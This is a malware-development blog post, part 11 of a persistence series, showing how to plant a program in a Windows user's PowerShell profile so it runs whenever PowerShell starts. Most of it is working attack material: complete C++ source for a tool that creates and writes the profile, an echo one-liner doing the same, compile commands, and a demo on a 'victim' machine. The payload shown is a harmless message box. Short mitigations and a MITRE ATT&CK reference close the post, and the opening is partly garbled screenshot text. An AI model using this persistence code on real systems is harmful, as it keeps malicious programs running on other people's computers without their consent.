Malware development: persistence - part 11. Powershell profile. Simple C++ example.

cocomelonc.github.io/malware/2022/09/20/malware-pers-11.html

September 20, 2022

3 minute read

Hello, cybersecurity enthusiasts and white hackers!

```
char *homepath = getenv("USERPROFILE"); =
char pspath[] = "\Documents\\windowspowershell"; =
char psprofile[] = "\\profile.ps1"; =
char evil[] = "Z:\\2022-09-20-malware-pers-11\\hack.exe"; =
DWORD evilLen = (DWORD)strlen(evil); =
                                                                                      5%
                                                                                                    win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
        StringCchCopy(path, MAX_PATH, homepath); -
StringCchCat(path, MAX_PATH, pspath); -
BOOL wd = CreateDirectoryA(path, NULL); -
                                                                                      File Machine View Input Devices Help
                                                                                      ≥ Wi
         if (wd == FALSE) {
            printf("unable to create dir: %s\n", path);
           printf("successfully create dir: %s\n", pat | Volume in drive C is Windows 10 Volume Serial Number is D2A3-4EA8
                                                                                      Directory of C:\Users\User\Documents\windowspowershell
         StringCchCat(path, MAX_PATH, psprofile);
HANDLE hf = CreateFile(-
                                                                                     38 profile.ps1
38 bytes

× tes free
            GENERIC WRITE,
                                                                                      :\Users\User>type "%HOMEP
!\2022-09-20-malware-pers
:\Users\User>powershell -
Vindows PowerShell
                                                                                                                                  ndowspowershell\profile.ps1
                                                                                                                                  vpass
            CREATE_NEW,
                                                                                      opyright (C) Microsoft Co
                                                                                                                                  ghts reserved.
            FILE ATTRIBUTE NORMAL,
            NULL
         if (hf == INVALID HANDLE VALUE) {
            printf("unable to create file: %s\n", path)
            printf("successfully create file: %s\n", pa
                                                                                                                                              요 ^ 도 및 (a) 11:05 AM
9/20/2022
         BOOL wf = WriteFile(hf, evil, evilLen, NULL, | ■ O 🖽
         if (wf == FALSE) {
                                                                                                                                       🗵 🧿 🌬 🗗 🎤 🔳 🖭 🚰 🐼 🚱 🛂 Right Ctrl
            printf("unable to write to file %s\n", path);
NORMAL pers.cpp
```

This post is the result of my own research into one of the interesting malware persistence trick: via powershell profile.

powershell profile

A PowerShell profile is a powershell script that allows system administrators and end users to configure their environment and perform specified commands when a Windows PowerShell session begins.

The PowerShell profile script is stored in the folder WindowsPowerShell:

```
win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Windows PowerShell - 

PS Z:\2022-09-20-malware-pers-11> echo $PROFILE
C:\Users\User\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
PS Z:\2022-09-20-malware-pers-11> _
```

Let's add the following code to a to the current user's profile file, that will be performed whenever the infected user enters a powershell console:

```
Z:\2022-09-20-malware-pers-11\hack.exe
```

I will demonstrate everything with a practical example and you will understand everything.

practical example

Firstly, create our "malicious" file:

```
/*
hack.cpp
evil app for windows
persistence via powershell profile
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/20/malware-pers-11.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")


int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}
```

As usually it is just "meow-meow" messagebox.

Compile it:

x86_64-w64-mingw32-g++ -02 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

And we can run at victim machine for checking correctness:





Then we do this simple "trick":

echo Z:\2022-09-20-malware-pers-11\hack.exe >
"%HOMEPATH%\Documents\windowspowershell\profile.ps1"

And finally, run powershell:

powershell -executionpolicy bypass





As you can see, our malicious logic executed as expected and powershell is the parent process of our messagebox. =^..^=

I created a simple PoC code to automate this process:

```
/*
pers.cpp
windows persistence via Powershell profile
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/20/malware-pers-11.html
#include <windows.h>
#include <stdio.h>
#include <strsafe.h>
#include <iostream>
int main(int argc, char* argv[]) {
  char path[MAX_PATH];
  char *homepath = getenv("USERPROFILE");
  char pspath[] = "\\Documents\\windowspowershell";
  char psprofile[] = "\\profile.ps1";
  char evil[] = "Z:\\2022-09-20-malware-pers-11\\hack.exe";
  DWORD evilLen = (DWORD)strlen(evil);
  StringCchCopy(path, MAX_PATH, homepath);
  StringCchCat(path, MAX_PATH, pspath);
  BOOL wd = CreateDirectoryA(path, NULL);
  if (wd == FALSE) {
    printf("unable to create dir: %s\n", path);
  } else {
    printf("successfully create dir: %s\n", path);
  }
  StringCchCat(path, MAX_PATH, psprofile);
  HANDLE hf = CreateFile(
    path,
    GENERIC_WRITE,
    Θ,
    NULL,
    CREATE_NEW,
    FILE_ATTRIBUTE_NORMAL,
    NULL
  );
  if (hf == INVALID_HANDLE_VALUE) {
    printf("unable to create file: %s\n", path);
  } else {
    printf("successfully create file: %s\n", path);
  }
  BOOL wf = WriteFile(hf, evil, evilLen, NULL, NULL);
  if (wf == FALSE) {
    printf("unable to write to file %s\n", path);
  } else {
    printf("successfully write to file evil path: %s\n", evil);
  }
```

```
CloseHandle(hf);
return 0;
}
```

The logic is simple, this script just create profile folder if not exists, then create profile file and update it.

demo

Let's go to see everything in action. Compile our PoC:

x86_64-w64-mingw32-g++ -02 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

```
(cocomelonc⊗ kali)-[-/hacking/cybersec_blog/2022-09-20-malware-pers-11]

$ x86_64-w64-mingw32-g++ -02 pers.cpp -0 pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fn o-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

[cocomelonc⊗ kali)-[-/hacking/cybersec_blog/2022-09-20-malware-pers-11]

$ total 916

-rwxr-xr-x 1 cocomelonc cocomelonc 912896 Sep 20 08:07 pers.exe

-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Sep 20 08:06 hack.exe


-rw-r-r--1 cocomelonc cocomelonc 1344 Sep 20 04:05 pers.cpp


-rw-r--r--1 cocomelonc cocomelonc 381 Sep 19 12:58 hack.cpp

[cocomelonc⊗ kali)-[-/hacking/cybersec_blog/2022-09-20-malware-pers-11]
```


And run it on the victim's machine:

.\pers.exe






And when powershell session is started:




If we check it via Process Hacker:



powershell.exe is the parent process again as expected.


As you can see everything is worked perfectly! =^..^=

But there are the caveat. If powershell runned without execution policy bypass mode, this persistence trick not work in my case:



Also there are four places you can abuse the powershell profile, depending on the privileges you have:

\$PROFILE | select *



By storing arbitrary instructions in the profile script, PowerShell profiles present several chances for code execution. To avoid relying on the user to start PowerShell, you may use a scheduled job that executes PowerShell at a certain time.

mitigations

Enforce execution of only signed PowerShell scripts. Sign profiles to avoid them from being modified. Also you can avoid PowerShell profiles if not needed, for example via -No-Profile flag.

This persistence trick is used by <u>Turla</u> in the wild.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

Microsoft PowerShell profiles

MITRE ATT&CK. Event Triggered Execution: PowerShell Profile

Turla

source code on github

This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye! *PS. All drawings and screenshots are mine*